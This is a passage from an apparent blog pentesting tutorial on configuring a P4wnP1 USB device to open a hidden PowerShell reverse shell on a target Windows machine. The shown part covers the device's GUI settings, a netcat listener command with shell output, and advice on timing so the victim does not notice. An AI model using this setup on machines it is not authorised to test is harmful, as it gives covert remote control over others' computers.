
In order to have it configured, we need to store that TriggerAction Manager configuration, by using the Store button. Let's call it 'usb shell':



The screenshot shows the 'TriggerAction Manager' window. It has buttons for 'ADD ONE', 'STORE', 'LOAD & REPLACE', and 'LOAD & RMD'. Below are three entries for 'enabled TriggerAction' (ID 0, 1, and 2). A dialog box titled 'Store selected TriggerActions' is open, showing a 'Name' field with 'usb shell' and 'STORE' and 'CLOSE' buttons.


Storing the configuration

Now for our final step, we need to define our Master Template with our new configurations in place. Let's head to Generic Settings tab and create a new Master Template like this:




New Master Template

As we can see, I am using the Trigger Action configuration ('usb shell'), the default USB, Bluetooth and Networks template and our new Wifi template ('wifi_settings'). Then store it as 'custom_master' and define that Master Template as the Startup Template:




Generic Settings configuration Window

After that, remove the device from the machine and open a netcat listener on you machine:



Netcat listener

Then, let's insert our new USB Remote Shell device in a target machine, and wait:



```
/usr/bin/nc -l 9999
100% 12% 24 GB 03/9, 12:57 PM
[azkrath@10.10.10.1] [/dev/tty001]
[~]> /usr/bin/nc -l 9999
PSC:\WINDOWS\system32>
```

Remote shell enabled

A remote shell should pop up on your terminal and you can unplug the device from the target machine. Since the PS is hidden, the connection will stay on until you close it on your machine, or the PS process is terminated.

Things to take into consideration

This example was to demonstrate that we can do a lot of cool stuff with this device. Although I am using the beta version (latest available at the time of this post), it works just fine and without too much hassle or errors. Of course your mileage may vary, depending on the type of payload you are trying to run.

Also take into consideration that the delays defined in the script worked just fine on my target machine. Some machines are faster and some are slower, so take into account that and the fact that the script needs time to run without the user to see it (at least the first part of opening PS and hiding the process). Also there are a lot of different ways of opening PS, you could just use the run command 'powershell' or any other way you can think of.

Conclusions

Overall, I am happy with the device in general, you can do some pretty neat things with it. In this blog post, I am just touching the surface of the things you can do with it, as there are a ton of other guides out there and the Project Wiki is also a really awesome place to understand how it works. You can also search for P4wnP1 Payloads or Scripts and get a lot of more juice to power up your attack options.

I hope you enjoyed reading this post as much as I enjoyed writing it. Let me know in the comments if something is wrong or missing, as I am still learning myself and feedback is always welcomed :)

Hacking

Azkrath

Pentesting

P 4 Wnp 1

Tutorial

If you enjoy my content, feel free to buy me a coffee!



Get an email whenever Fábio Mestre publishes.

Your email



Subscribe

By signing up, you will create a Medium account if you don't already have one. Review our [Privacy Policy](#) for more information about our privacy practices.

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

